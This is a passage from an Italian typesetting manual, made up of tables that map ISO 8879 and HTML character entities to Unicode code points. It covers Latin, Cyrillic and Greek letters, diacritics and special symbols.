U+0129	ĩ	ĩ	ĩ	ĩ	ĩ	=small i, tilde
U+0128	Ĩ	Ĩ	Ĩ	Ĩ	Ĩ	=capital I, tilde
U+0135	ĵ	ĵ	ĵ	ĵ	ĵ	=small j, circumflex accent
U+0134	Ĵ	Ĵ	Ĵ	Ĵ	Ĵ	=capital J, circumflex accent
U+0137	ķ	ķ	ķ	ķ	ķ	=small k, cedilla
U+0136	Ķ	Ķ	Ķ	Ķ	Ķ	=capital K, cedilla
U+0138	ĸ	□	□	□	□	=small k, Greenlandic
U+013A	ĺ	ĺ	ĺ	ĺ	ĺ	=small l, acute accent
U+0139	Ĺ	Ĺ	Ĺ	Ĺ	Ĺ	=capital L, acute accent
U+013E	ľ	ľ	ľ	ľ	ľ	=small l, caron
U+013D	Ľ	Ľ	Ľ	Ľ	Ľ	=capital L, caron
U+013C	ļ	ļ	ļ	ļ	ļ	=small l, cedilla
U+013B	Ļ	Ļ	Ļ	Ļ	Ļ	=capital L, cedilla
U+0140	ŀ	ŀ	ŀ	ŀ	ŀ	=small l, middle dot
U+013F	Ŀ	Ŀ	Ŀ	Ŀ	Ŀ	=capital L, middle dot
U+0142	ł	ł	ł	ł	ł	=small l, stroke
U+0141	Ł	Ł	Ł	Ł	Ł	=capital L, stroke
U+0144	ń	ń	ń	ń	ń	=small n, acute accent
U+0143	Ń	Ń	Ń	Ń	Ń	=capital N, acute accent
U+014B	ŋ	■	■	■	■	=small eng, Lapp
U+014A	Ŋ	■	■	■	■	=capital ENG, Lapp
U+0149	ŉ	□	□	□	□	=small n, apostrophe
U+0148	ň	ň	ň	ň	ň	=small n, caron
U+0147	Ň	Ň	Ň	Ň	Ň	=capital N, caron
U+0146	ņ	ņ	ņ	ņ	ņ	=small n, cedilla
U+0145	Ņ	Ņ	Ņ	Ņ	Ņ	=capital N, cedilla
U+0151	ő	ő	ő	ő	ő	=small o, double acute accent
U+0150	Ő	Ő	Ő	Ő	Ő	=capital O, double acute accent
U+014C	Ō	Ō	Ō	Ō	Ō	=capital O, macron
U+014D	ō	ō	ō	ō	ō	=small o, macron
U+0153	œ	œ	œ	œ	œ	latin small ligature oe
U+0152	Œ	Œ	Œ	Œ	Œ	latin capital ligature OE
U+0155	ŕ	ŕ	ŕ	ŕ	ŕ	=small r, acute accent
U+0154	Ŕ	Ŕ	Ŕ	Ŕ	Ŕ	=capital R, acute accent
U+0159	ř	ř	ř	ř	ř	=small r, caron
U+0158	Ř	Ř	Ř	Ř	Ř	=capital R, caron
U+0157	ŗ	ŗ	ŗ	ŗ	ŗ	=small r, cedilla
U+0156	Ŗ	Ŗ	Ŗ	Ŗ	Ŗ	=capital R, cedilla
U+015B	ś	ś	ś	ś	ś	=small s, acute accent

Punto di codifica	Macro SGML					Descrizione
U+015A	Ś	Ś	*Ś*	**Ś**	Ś	=capital S, acute accent
U+0161	š	š	*š*	**š**	š	latin small letter s with caron
U+0160	Š	Š	*Š*	**Š**	Š	latin capital letter S with caron
U+015F	ş	ş	*ş*	**ş**	ş	=small s, cedilla
U+015E	Ş	Ş	*Ş*	**Ş**	Ş	=capital S, cedilla
U+015D	ŝ	ŝ	*ŝ*	**ŝ**	ŝ	=small s, circumflex accent
U+015C	Ŝ	Ŝ	*Ŝ*	**Ŝ**	Ŝ	=capital S, circumflex accent
U+0165	ť	ť	*ť*	**ť**	ť	=small t, caron
U+0164	Ť	Ť	*Ť*	**Ť**	Ť	=capital T, caron
U+0163	ţ	ţ	*ţ*	**ţ**	ţ	=small t, cedilla
U+0162	Ţ	Ţ	*Ţ*	**Ţ**	Ţ	=capital T, cedilla
U+0167	ŧ	ŧ	*ŧ*	**ŧ**	ŧ	=small t, stroke
U+0166	Ŧ	Ŧ	*Ŧ*	**Ŧ**	Ŧ	=capital T, stroke
U+016D	ŭ	ŭ	*ŭ*	**ŭ**	ŭ	=small u, breve
U+016C	Ŭ	Ŭ	*Ŭ*	**Ŭ**	Ŭ	=capital U, breve
U+0171	ű	ű	*ű*	**ű**	ű	=small u, double acute accent
U+0170	Ű	Ű	*Ű*	**Ű**	Ű	=capital U, double acute accent
U+016B	ū	ū	*ū*	**ū**	ū	=small u, macron
U+016A	Ū	Ū	*Ū*	**Ū**	Ū	=capital U, macron
U+0173	ų	ų	*ų*	**ų**	ų	=small u, ogonek
U+0172	Ų	Ų	*Ų*	**Ų**	Ų	=capital U, ogonek
U+016F	ů	ů	*ů*	**ů**	ů	=small u, ring
U+016E	Ů	Ů	*Ů*	**Ů**	Ů	=capital U, ring
U+0169	ũ	ũ	*ũ*	**ũ**	ũ	=small u, tilde
U+0168	Ũ	Ũ	*Ũ*	**Ũ**	Ũ	=capital U, tilde
U+0175	ŵ	ŵ	*ŵ*	**ŵ**	ŵ	=small w, circumflex accent
U+0174	Ŵ	Ŵ	*Ŵ*	**Ŵ**	Ŵ	=capital W, circumflex accent
U+0177	ŷ	ŷ	*ŷ*	**ŷ**	ŷ	=small y, circumflex accent
U+0176	Ŷ	Ŷ	*Ŷ*	**Ŷ**	Ŷ	=capital Y, circumflex accent
U+0178	Ÿ	Ÿ	*Ÿ*	**Ÿ**	Ÿ	latin capital letter Y with diaeresis
U+017A	ź	ź	*ź*	**ź**	ź	=small z, acute accent
U+0179	Ź	Ź	*Ź*	**Ź**	Ź	=capital Z, acute accent
U+017E	ž	ž	*ž*	**ž**	ž	=small z, caron
U+017D	Ž	Ž	*Ž*	**Ž**	Ž	=capital Z, caron
U+017C	ż	ż	*ż*	**ż**	ż	=small z, dot above
U+017B	Ż	Ż	*Ż*	**Ż**	Ż	=capital Z, dot above

Tabella 512.15. Entità ISO 8879:1986 ISOdia: *diacritical marks*.

Punto di codifica	Macro SGML					Descrizione
U+00B4	´	´	´	´	´	acute accent = spacing acute
U+02D8	˘	˘	˘	˘	˘	=breve
U+02C7	ˇ	ˇ	ˇ	ˇ	ˇ	=caron
U+00B8	¸	¸	¸	¸	¸	cedilla = spacing cedilla
U+005E	ˆ	^	^	^	^	modifier letter circumflex accent
U+02DD	˝	˝	˝	˝	˝	=double acute accent
U+00A8	¨	¨	¨	¨	¨	diaeresis = spacing diaeresis
U+02D9	˙	˙	˙	˙	˙	=dot above
U+0060	`	`	`	`	`	=grave accent
U+00AF	¯	¯	¯	¯	¯	macron = spacing macron = overline = APL overbar
U+02DB	˛	˛	˛	˛	˛	=ogonek
U+02DA	˚	˚	˚	˚	˚	=ring
U+02DC	˜	˜	˜	˜	˜	small tilde
U+00A8	¨	¨	¨	¨	¨	diaeresis = spacing diaeresis

512.3 Alfabeti non latini

Si ricorda che per poter utilizzare gli alfabeti non latini è indispensabile selezionare il linguaggio.

Si seleziona il russo con la sigla '`ru`'.

Tabella 512.16. Entità ISO 8879:1986 ISOcyr1: *russian cyrillic*.

Punto di codifica	Macro SGML					Descrizione
U+0430	а	а	а	а	а	=small a, Cyrillic
U+0410	А	А	А	А	А	=capital A, Cyrillic
U+0431	б	б	б	б	б	=small be, Cyrillic
U+0411	Б	Б	Б	Б	Б	=capital BE, Cyrillic
U+0432	в	в	в	в	в	=small ve, Cyrillic
U+0412	В	В	В	В	В	=capital VE, Cyrillic
U+0433	г	г	г	г	г	=small ghe, Cyrillic
U+0413	Г	Г	Г	Г	Г	=capital GHE, Cyrillic
U+0434	д	д	д	д	д	=small de, Cyrillic
U+0414	Д	Д	Д	Д	Д	=capital DE, Cyrillic
U+0435	е	е	е	е	е	=small ie, Cyrillic
U+0415	Е	Е	Е	Е	Е	=capital IE, Cyrillic
U+0451	ё	ё	ё	ё	ё	=small io, Russian
U+0401	Ё	Ё	Ё	Ё	Ё	=capital IO, Russian
U+0436	ж	ж	ж	ж	ж	=small zhe, Cyrillic
U+0416	Ж	Ж	Ж	Ж	Ж	=capital ZHE, Cyrillic

Punto di codifica	Macro SGML					Descrizione
U+0437	з	з	з	з	з	=small ze, Cyrillic
U+0417	З	З	З	З	З	=capital ZE, Cyrillic
U+0438	и	и	и	и	и	=small i, Cyrillic
U+0418	И	И	И	И	И	=capital I, Cyrillic
U+0439	й	й	й	й	й	=small short i, Cyrillic
U+0419	Й	Й	Й	Й	Й	=capital short I, Cyrillic
U+043A	к	к	к	к	к	=small ka, Cyrillic
U+041A	К	К	К	К	К	=capital KA, Cyrillic
U+043B	л	л	л	л	л	=small el, Cyrillic
U+041B	Л	Л	Л	Л	Л	=capital EL, Cyrillic
U+043C	м	м	м	м	м	=small em, Cyrillic
U+041C	М	М	М	М	М	=capital EM, Cyrillic
U+043D	н	н	н	н	н	=small en, Cyrillic
U+041D	Н	Н	Н	Н	Н	=capital EN, Cyrillic
U+043E	о	о	о	о	о	=small o, Cyrillic
U+041E	О	О	О	О	О	=capital O, Cyrillic
U+043F	п	п	п	п	п	=small pe, Cyrillic
U+041F	П	П	П	П	П	=capital PE, Cyrillic
U+0440	р	р	р	р	р	=small er, Cyrillic
U+0420	Р	Р	Р	Р	Р	=capital ER, Cyrillic
U+0441	с	с	с	с	с	=small es, Cyrillic
U+0421	С	С	С	С	С	=capital ES, Cyrillic
U+0442	т	т	т	т	т	=small te, Cyrillic
U+0422	Т	Т	Т	Т	Т	=capital TE, Cyrillic
U+0443	у	у	у	у	у	=small u, Cyrillic
U+0423	У	У	У	У	У	=capital U, Cyrillic
U+0444	ф	ф	ф	ф	ф	=small ef, Cyrillic
U+0424	Ф	Ф	Ф	Ф	Ф	=capital EF, Cyrillic
U+0445	х	х	х	х	х	=small ha, Cyrillic
U+0425	Х	Х	Х	Х	Х	=capital HA, Cyrillic
U+0446	ц	ц	ц	ц	ц	=small tse, Cyrillic
U+0426	Ц	Ц	Ц	Ц	Ц	=capital TSE, Cyrillic
U+0447	ч	ч	ч	ч	ч	=small che, Cyrillic
U+0427	Ч	Ч	Ч	Ч	Ч	=capital CHE, Cyrillic
U+0448	ш	ш	ш	ш	ш	=small sha, Cyrillic
U+0428	Ш	Ш	Ш	Ш	Ш	=capital SHA, Cyrillic
U+0449	щ	щ	щ	щ	щ	=small shcha, Cyrillic
U+0429	Щ	Щ	Щ	Щ	Щ	=capital SHCHA, Cyrillic
U+044A	ъ	ъ	ъ	ъ	ъ	=small hard sign, Cyrillic
U+042A	Ъ	Ъ	Ъ	Ъ	Ъ	=capital HARD sign, Cyrillic
U+044B	ы	ы	ы	ы	ы	=small yeru, Cyrillic
U+042B	Ы	Ы	Ы	Ы	Ы	=capital YERU, Cyrillic
U+044C	ь	ь	ь	ь	ь	=small soft sign, Cyrillic

Punto di codifica	Macro SGML					Descrizione
U+042C	Ь	Ь	Ь	Ь	Ь	=capital SOFT sign, Cyrillic
U+044D	э	э	э	э	э	=small e, Cyrillic
U+042D	Э	Э	Э	Э	Э	=capital E, Cyrillic
U+044E	ю	ю	ю	ю	ю	=small yu, Cyrillic
U+042E	Ю	Ю	Ю	Ю	Ю	=capital YU, Cyrillic
U+044F	я	я	я	я	я	=small ya, Cyrillic
U+042F	Я	Я	Я	Я	Я	=capital YA, Cyrillic
U+2116	№	№	№	№	№	=numero sign

Tabella 512.17. Entità ISO 8879:1986 ISOcyr2: *non-russian cyrillic*.

Punto di codifica	Macro SGML					Descrizione
U+0452	ђ	ђ	ђ	ђ	ђ	=small dje, Serbian
U+0402	Ђ	Ђ	Ђ	Ђ	Ђ	=capital DJE, Serbian
U+0453	ѓ	ѓ	ѓ	ѓ	ѓ	=small gje, Macedonian
U+0403	Ѓ	Ѓ	Ѓ	Ѓ	Ѓ	=capital GJE Macedonian
U+0454	є	є	є	є	є	=small je, Ukrainian
U+0404	Є	Є	Є	Є	Є	=capital JE, Ukrainian
U+0455	ѕ	ѕ	ѕ	ѕ	ѕ	=small dse, Macedonian
U+0405	Ѕ	Ѕ	Ѕ	Ѕ	Ѕ	=capital DSE, Macedonian
U+0456	і	і	і	і	і	=small i, Ukrainian
U+0406	І	І	І	І	І	=capital I, Ukrainian
U+0457	ї	ї	ї	ї	ї	=small yi, Ukrainian
U+0407	Ї	□	□	□	□	=capital YI, Ukrainian
U+0458	ј	ј	ј	ј	ј	=small je, Serbian
U+0408	Ј	Ј	Ј	Ј	Ј	=capital JE, Serbian
U+0459	љ	љ	љ	љ	љ	=small lje, Serbian
U+0409	Љ	Љ	Љ	Љ	Љ	=capital LJE, Serbian
U+045A	њ	њ	њ	њ	њ	=small nje, Serbian
U+040A	Њ	Њ	Њ	Њ	Њ	=capital NJE, Serbian
U+045B	ћ	ћ	ћ	ћ	ћ	=small tshe, Serbian
U+040B	Ћ	Ћ	Ћ	Ћ	Ћ	=capital TSHE, Serbian
U+045C	ќ	ќ	ќ	ќ	ќ	=small kje Macedonian
U+040C	Ќ	Ќ	Ќ	Ќ	Ќ	=capital KJE, Macedonian
U+045E	ў	ў	ў	ў	ў	=small u, Byelorussian
U+040E	Ў	Ў	Ў	Ў	Ў	=capital U, Byelorussian
U+045F	џ	џ	џ	џ	џ	=small dze, Serbian
U+040F	Џ	Џ	Џ	Џ	Џ	=capital dze, Serbian

Si seleziona il greco con la sigla '`el`'.

Tabella 512.18. Entità ISO 8879:1986 ISOgrk1: *greek letters*.

Punto di codifica	Macro SGML					Descrizione
U+03B1	&agr;	α	α	α	α	=small alpha, Greek
U+0391	&Agr;	Α	Α	Α	Α	greek capital letter alpha
U+03B2	&bgr;	β	β	β	β	=small beta, Greek
U+0392	&Bgr;	Β	Β	Β	Β	greek capital letter beta
U+03B3	&ggr;	γ	γ	γ	γ	=small gamma, Greek
U+0393	&Ggr;	Γ	Γ	Γ	Γ	=capital Gamma, Greek
U+03B4	&dgr;	δ	δ	δ	δ	=small delta, Greek
U+0394	&Dgr;					=capital Delta, Greek
U+03B5	&egr;	ε	ε	ε	ε	=small epsilon, Greek
U+0395	&Egr;	Ε	Ε	Ε	Ε	greek capital letter epsilon
U+03B6	&zgr;	ζ	ζ	ζ	ζ	=small zeta, Greek
U+0396	&Zgr;	Ζ	Ζ	Ζ	Ζ	greek capital letter zeta
U+03B7	&eegr;	η	η	η	η	=small eta, Greek
U+0397	&EEgr;	Η	Η	Η	Η	greek capital letter eta
U+03B8	&thgr;	θ	θ	θ	θ	=small theta, Greek
U+0398	&THgr;	Θ	Θ	Θ	Θ	=capital Theta, Greek
U+03B9	&igr;	ι	ι	ι	ι	=small iota, Greek
U+0399	&Igr;	Ι	Ι	Ι	Ι	greek capital letter iota
U+03BA	&kgr;	κ	κ	κ	κ	=small kappa, Greek
U+039A	&Kgr;	Κ	Κ	Κ	Κ	greek capital letter kappa
U+03BB	&lgr;	λ	λ	λ	λ	=small lambda, Greek
U+039B	&Lgr;	Λ	Λ	Λ	Λ	=capital Lambda, Greek
U+03BC	&mgr;	μ	μ	μ	μ	=small mu, Greek
U+039C	&Mgr;	Μ	Μ	Μ	Μ	greek capital letter mu
U+03BD	&ngr;	ν	ν	ν	ν	=small nu, Greek
U+039D	&Ngr;	Ν	Ν	Ν	Ν	greek capital letter nu
U+03BE	&xgr;	ξ	ξ	ξ	ξ	=small xi, Greek
U+039E	&Xgr;	Ξ	Ξ	Ξ	Ξ	=capital Xi, Greek
U+03BF	&ogr;	ο	ο	ο	ο	greek small letter omicron
U+039F	&Ogr;	Ο	Ο	Ο	Ο	greek capital letter omicron
U+03C0	&pgr;	π	π	π	π	=small pi, Greek
U+03A0	&Pgr;	Π	Π	Π	Π	=capital Pi, Greek
U+03C1	&rgr;	ρ	ρ	ρ	ρ	=small rho, Greek
U+03A1	&Rgr;	Ρ	Ρ	Ρ	Ρ	greek capital letter rho
U+03C3	&sgr;	σ	σ	σ	σ	=small sigma, Greek
U+03A3	&Sgr;	Σ	Σ	Σ	Σ	=capital Sigma, Greek
U+03C2	&sfgr;	ς	ς	ς	ς	=final small sigma, Greek
U+03C4	&tgr;	τ	τ	τ	τ	=small tau, Greek
U+03A4	&Tgr;	Τ	Τ	Τ	Τ	greek capital letter tau
U+03C5	&ugr;	υ	υ	υ	υ	=small upsilon, Greek
U+03A5	&Ugr;	Υ	Υ	Υ	Υ	greek capital letter upsilon
U+03C6	&phgr;	φ	φ	φ	φ	=small phi, Greek

Punto di codifica	Macro SGML					Descrizione
U+03A6	&PHgr;	Φ	Φ	Φ	Φ	=capital Phi, Greek
U+03C7	&khgr;	χ	χ	χ	χ	=small chi, Greek
U+03A7	&KHgr;	Χ	Χ	Χ	Χ	greek capital letter chi
U+03C8	&psgr;	ψ	ψ	ψ	ψ	=small psi, Greek
U+03A8	&PSgr;	Ψ	Ψ	Ψ	Ψ	=capital Psi, Greek
U+03C9	&ohgr;	ω	ω	ω	ω	=small omega, Greek
U+03A9	&OHgr;	Ω	Ω	Ω	Ω	=capital Omega, Greek

Tabella 512.19. Entità ISO 8879:1986 ISOgrk2: *monotoniko greek*.

Punto di codifica	Macro SGML					Descrizione
U+03AC	&aacgr;					=small alpha, accent, Greek
U+0386	&Aacgr;					=capital Alpha, accent, Greek
U+03AD	&eacgr;					=small epsilon, accent, Greek
U+0388	&Eacgr;					=capital Epsilon, accent, Greek
U+03AE	&eeacgr;					=small eta, accent, Greek
U+0389	&EEacgr;					=capital Eta, accent, Greek
U+03CA	&idigr;					=small iota, dieresis, Greek
U+03AA	&Idigr;					=capital Iota, dieresis, Greek
U+03AF	&iacgr;					=small iota, accent, Greek
U+038A	&Iacgr;					=capital Iota, accent, Greek
U+0390	&idiagr;					=small iota, dieresis, accent, Greek
U+03CC	&oacgr;					=small omicron, accent, Greek
U+038C	&Oacgr;					=capital Omicron, accent, Greek
U+03CB	&udigr;					=small upsilon, dieresis, Greek
U+03AB	&Udigr;					=capital Upsilon, dieresis, Greek
U+03CD	&uacgr;					=small upsilon, accent, Greek
U+038E	&Uacgr;					=capital Upsilon, accent, Greek
U+03B0	&udiagr;					=small upsilon, dieresis, accent, Greek
U+03CE	&ohacgr;					=small omega, accent, Greek
U+038F	&OHacgr;					=capital Omega, accent, Greek

512.4 HTML

HTML utilizza una propria classificazione delle entità, secondo gli elenchi di questa sezione, includendo anche entità estranee allo standard ISO 8879:1986. L'utilizzo di queste entità è valido nei linguaggi latini; tuttavia, se si scrivono lettere greche utilizzando direttamente il loro codice, si ottiene la loro traslitterazione, a meno di selezionare la lingua greca.

Tabella 512.20. Entità HTML HTMLlat1.

Punto di codifica	Standard	Macro SGML					Descrizione
U+00A0	ISOnum	nbsp;					no-break space = non-breaking space
U+00A1	ISOnum	¡	¡	¡	¡	¡	inverted exclamation mark
U+00A2	ISOnum	¢	¢	¢	¢	¢	cent sign
U+00A3	ISOnum	£	£	£	£	£	pound sign
U+00A4	ISOnum	¤	¤	¤	¤	¤	currency sign
U+00A5	ISOnum	¥	¥	¥	¥	¥	yen sign = yuan sign
U+00A6	ISOnum	¦	¦	¦	¦	¦	broken bar = broken vertical bar
U+00A7	ISOnum	§	§	§	§	§	section sign
U+00A8	ISOdia	¨	¨	¨	¨	¨	diaeresis = spacing diaeresis
U+00A9	ISOnum	©	©	©	©	©	copyright sign
U+00AA	ISOnum	ª	ª	ª	ª	ª	feminine ordinal indicator
U+00AB	ISOnum	«	«	«	«	«	left-pointing double angle quotation mark = left pointing guillemet
U+00AC	ISOnum	¬	¬	¬	¬	¬	not sign
U+00AD	ISOnum						soft hyphen = discretionary hyphen
U+00AE	ISOnum	®	®	®	®	®	registered sign = registered trade mark sign
U+00AF	ISOdia	¯	¯	¯	¯	¯	macron = spacing macron = overline = APL overbar
U+00B0	ISOnum	°	°	°	°	°	degree sign
U+00B1	ISOnum	±	±	±	±	±	plus-minus sign = plus-or-minus sign
U+00B2	ISOnum	²	²	²	²	²	superscript two = superscript digit two = squared
U+00B3	ISOnum	³	³	³	³	³	superscript three = superscript digit three = cubed
U+00B4	ISOdia	´	´	´	´	´	acute accent = spacing acute
U+00B5	ISOnum	µ	µ	µ	µ	µ	micro sign
U+00B6	ISOnum	¶	¶	¶	¶	¶	pilcrow sign = paragraph sign
U+00B7	ISOnum	·	·	·	·	·	middle dot = Georgian comma = Greek middle dot
U+00B8	ISOdia	¸	¸	¸	¸	¸	cedilla = spacing cedilla
U+00B9	ISOnum	¹	¹	¹	¹	¹	superscript one = superscript digit one
U+00BA	ISOnum	º	º	º	º	º	masculine ordinal indicator
U+00BB	ISOnum	»	»	»	»	»	right-pointing double angle quotation mark = right pointing guillemet
U+00BC	ISOnum	¼	¼	¼	¼	¼	vulgar fraction one quarter = fraction one quarter
U+00BD	ISOnum	½	½	½	½	½	vulgar fraction one half = fraction one half

Punto di codifica	Standard	Macro SGML					Descrizione
U+00BE	ISOnum	¾	¾	¾	¾	¾	vulgar fraction three quarters = fraction three quarters
U+00BF	ISOnum	¿	¿	¿	¿	¿	inverted question mark = turned question mark
U+00C0	ISOlat1	À	À	À	À	À	latin capital letter A with grave = latin capital letter A grave
U+00C1	ISOlat1	Á	Á	Á	Á	Á	latin capital letter A with acute
U+00C2	ISOlat1	Â	Â	Â	Â	Â	latin capital letter A with circumflex
U+00C3	ISOlat1	Ã	Ã	Ã	Ã	Ã	latin capital letter A with tilde
U+00C4	ISOlat1	Ä	Ä	Ä	Ä	Ä	latin capital letter A with diaeresis
U+00C5	ISOlat1	Å	Å	Å	Å	Å	latin capital letter A with ring above = latin capital letter A ring
U+00C6	ISOlat1	Æ	Æ	Æ	Æ	Æ	latin capital letter AE = latin capital ligature AE
U+00C7	ISOlat1	Ç	Ç	Ç	Ç	Ç	latin capital letter C with cedilla
U+00C8	ISOlat1	È	È	È	È	È	latin capital letter E with grave
U+00C9	ISOlat1	É	É	É	É	É	latin capital letter E with acute
U+00CA	ISOlat1	Ê	Ê	Ê	Ê	Ê	latin capital letter E with circumflex
U+00CB	ISOlat1	Ë	Ë	Ë	Ë	Ë	latin capital letter E with diaeresis
U+00CC	ISOlat1	Ì	Ì	Ì	Ì	Ì	latin capital letter I with grave
U+00CD	ISOlat1	Í	Í	Í	Í	Í	latin capital letter I with acute
U+00CE	ISOlat1	Î	Î	Î	Î	Î	latin capital letter I with circumflex
U+00CF	ISOlat1	Ï	Ï	Ï	Ï	Ï	latin capital letter I with diaeresis
U+00D0	ISOlat1	Ð	Ð	Ð	Ð	Ð	latin capital letter ETH
U+00D1	ISOlat1	Ñ	Ñ	Ñ	Ñ	Ñ	latin capital letter N with tilde
U+00D2	ISOlat1	Ò	Ò	Ò	Ò	Ò	latin capital letter O with grave
U+00D3	ISOlat1	Ó	Ó	Ó	Ó	Ó	latin capital letter O with acute
U+00D4	ISOlat1	Ô	Ô	Ô	Ô	Ô	latin capital letter O with circumflex
U+00D5	ISOlat1	Õ	Õ	Õ	Õ	Õ	latin capital letter O with tilde
U+00D6	ISOlat1	Ö	Ö	Ö	Ö	Ö	latin capital letter O with diaeresis
U+00D7	ISOnum	×	×	×	×	×	multiplication sign
U+00D8	ISOlat1	Ø	Ø	Ø	Ø	Ø	latin capital letter O with stroke = latin capital letter O slash

Punto di codifica	Standard	Macro SGML					Descrizione
U+00D9	ISOlat1	Ù	Ù	*Ù*	**Ù**	Ù	latin capital letter U with grave
U+00DA	ISOlat1	Ú	Ú	*Ú*	**Ú**	Ú	latin capital letter U with acute
U+00DB	ISOlat1	Û	Û	*Û*	**Û**	Û	latin capital letter U with circumflex
U+00DC	ISOlat1	Ü	Ü	*Ü*	**Ü**	Ü	latin capital letter U with diaeresis
U+00DD	ISOlat1	Ý	Ý	*Ý*	**Ý**	Ý	latin capital letter Y with acute
U+00DE	ISOlat1	Þ	Þ	*Þ*	**Þ**	Þ	latin capital letter THORN
U+00DF	ISOlat1	ß	ß	*ß*	**ß**	ß	latin small letter sharp s = ess-zed
U+00E0	ISOlat1	à	à	*à*	**à**	à	latin small letter a with grave = latin small letter a grave
U+00E1	ISOlat1	á	á	*á*	**á**	á	latin small letter a with acute
U+00E2	ISOlat1	â	â	*â*	**â**	â	latin small letter a with circumflex
U+00E3	ISOlat1	ã	ã	*ã*	**ã**	ã	latin small letter a with tilde
U+00E4	ISOlat1	ä	ä	*ä*	**ä**	ä	latin small letter a with diaeresis
U+00E5	ISOlat1	å	å	*å*	**å**	å	latin small letter a with ring above = latin small letter a ring
U+00E6	ISOlat1	æ	æ	*æ*	**æ**	æ	latin small letter ae = latin small ligature ae
U+00E7	ISOlat1	ç	ç	*ç*	**ç**	ç	latin small letter c with cedilla
U+00E8	ISOlat1	è	è	*è*	**è**	è	latin small letter e with grave
U+00E9	ISOlat1	é	é	*é*	**é**	é	latin small letter e with acute
U+00EA	ISOlat1	ê	ê	*ê*	**ê**	ê	latin small letter e with circumflex
U+00EB	ISOlat1	ë	ë	*ë*	**ë**	ë	latin small letter e with diaeresis
U+00EC	ISOlat1	ì	ì	*ì*	**ì**	ì	latin small letter i with grave
U+00ED	ISOlat1	í	í	*í*	**í**	í	latin small letter i with acute
U+00EE	ISOlat1	î	î	*î*	**î**	î	latin small letter i with circumflex
U+00EF	ISOlat1	ï	ï	*ï*	**ï**	ï	latin small letter i with diaeresis
U+00F0	ISOlat1	ð	ð	*ð*	**ð**	ð	latin small letter eth
U+00F1	ISOlat1	ñ	ñ	*ñ*	**ñ**	ñ	latin small letter n with tilde
U+00F2	ISOlat1	ò	ò	*ò*	**ò**	ò	latin small letter o with grave
U+00F3	ISOlat1	ó	ó	*ó*	**ó**	ó	latin small letter o with acute
U+00F4	ISOlat1	ô	ô	*ô*	**ô**	ô	latin small letter o with circumflex

Punto di codifica	Standard	Macro SGML					Descrizione
U+00F5	ISOlat1	õ	õ	õ	õ	õ	latin small letter o with tilde
U+00F6	ISOlat1	ö	ö	ö	ö	ö	latin small letter o with diaeresis
U+00F7	ISOnum	÷	÷	÷	÷	÷	division sign
U+00F8	ISOlat1	ø	ø	ø	ø	ø	latin small letter o with stroke = latin small letter o slash
U+00F9	ISOlat1	ù	ù	ù	ù	ù	latin small letter u with grave
U+00FA	ISOlat1	ú	ú	ú	ú	ú	latin small letter u with acute
U+00FB	ISOlat1	û	û	û	û	û	latin small letter u with circumflex
U+00FC	ISOlat1	ü	ü	ü	ü	ü	latin small letter u with diaeresis
U+00FD	ISOlat1	ý	ý	ý	ý	ý	latin small letter y with acute
U+00FE	ISOlat1	þ	þ	þ	þ	þ	latin small letter thorn
U+00FF	ISOlat1	ÿ	ÿ	ÿ	ÿ	ÿ	latin small letter y with diaeresis

Tabella 512.21. Entità HTML HTMLspecial.

Punto di codifica	Standard	Macro SGML					Descrizione
U+0022	ISOnum	"	"	"	"	"	quotation mark = APL quote
U+0026	ISOnum	&	&	&	&	&	ampersand
U+003C	ISOnum	<	<	<	<	<	less-than sign
U+003E	ISOnum	>	>	>	>	>	greater-than sign
U+0152	ISOlat2	Œ	Œ	Œ	Œ	Œ	latin capital ligature OE
U+0153	ISOlat2	œ	œ	œ	œ	œ	latin small ligature oe
U+0160	ISOlat2	Š	Š	Š	Š	Š	latin capital letter S with caron
U+0161	ISOlat2	š	š	š	š	š	latin small letter s with caron
U+0178	ISOlat2	Ÿ	Ÿ	Ÿ	Ÿ	Ÿ	latin capital letter Y with diaeresis
U+02C6	ISOpub	ˆ	^	^	^	^	modifier letter circumflex accent
U+02DC	ISOdia	˜	~	~	~	~	small tilde
U+2002	ISOpub						en space
U+2003	ISOpub						em space
U+2009	ISOpub						thin space
U+200C	RFC 2070	‌					zero width non-joiner
U+200D	RFC 2070	‍					zero width joiner
U+200E	RFC 2070	‎	□	□	□	□	left-to-right mark
U+200F	RFC 2070	‏	□	□	□	□	right-to-left mark
U+2013	ISOpub	–	–	–	–	–	en dash
U+2014	ISOpub	—	—	—	—	—	em dash

Punto di codifica	Standard	Macro SGML					Descrizione
U+2018	ISOnum	‘	‘	‘	‘	‘	left single quotation mark
U+2019	ISOnum	’	’	’	’	’	right single quotation mark
U+201A		‚	‚	‚	‚	‚	single low-9 quotation mark
U+201C	ISOnum	“	“	“	“	“	left double quotation mark
U+201D	ISOnum	”	”	”	”	”	right double quotation mark
U+201E		„	„	„	„	„	double low-9 quotation mark
U+2020	ISOpub	†	†	†	†	†	dagger
U+2021	ISOpub	‡	‡	‡	‡	‡	double dagger
U+2030	ISOtech	‰	‰	‰	‰	‰	per mille sign
U+2039	ISO proposed	‹	⟨	⟨	⟨	⟨	single left-pointing angle quotation mark
U+203A	ISO proposed	›	⟩	⟩	⟩	⟩	single right-pointing angle quotation mark
U+20AC		€	€	€	€	€	euro sign

Tabella 512.22. Entità HTML HTMLsymbol.

Punto di codifica	Standard	Macro SGML					Descrizione
U+0192	ISOtech	ƒ	ƒ	ƒ	ƒ	ƒ	latin small f with hook = function= florin
U+0391		Α	Α	Α	Α	Α	greek capital letter alpha
U+0392		Β	Β	Β	Β	Β	greek capital letter beta
U+0393	ISOgrk3	Γ	Γ	Γ	Γ	Γ	greek capital letter gamma
U+0394	ISOgrk3	Δ	Δ	Δ	Δ	Δ	greek capital letter delta
U+0395		Ε	Ε	Ε	Ε	Ε	greek capital letter epsilon
U+0396		Ζ	Ζ	Ζ	Ζ	Ζ	greek capital letter zeta
U+0397		Η	Η	Η	Η	Η	greek capital letter eta
U+0398	ISOgrk3	Θ	Θ	Θ	Θ	Θ	greek capital letter theta
U+0399		Ι	Ι	Ι	Ι	Ι	greek capital letter iota
U+039A		Κ	Κ	Κ	Κ	Κ	greek capital letter kappa
U+039B	ISOgrk3	Λ	Λ	Λ	Λ	Λ	greek capital letter lambda
U+039C		Μ	Μ	Μ	Μ	Μ	greek capital letter mu
U+039D		Ν	Ν	Ν	Ν	Ν	greek capital letter nu
U+039E	ISOgrk3	Ξ	Ξ	Ξ	Ξ	Ξ	greek capital letter xi
U+039F		Ο	Ο	Ο	Ο	Ο	greek capital letter omicron
U+03A0	ISOgrk3	Π	Π	Π	Π	Π	greek capital letter pi
U+03A1		Ρ	Ρ	Ρ	Ρ	Ρ	greek capital letter rho
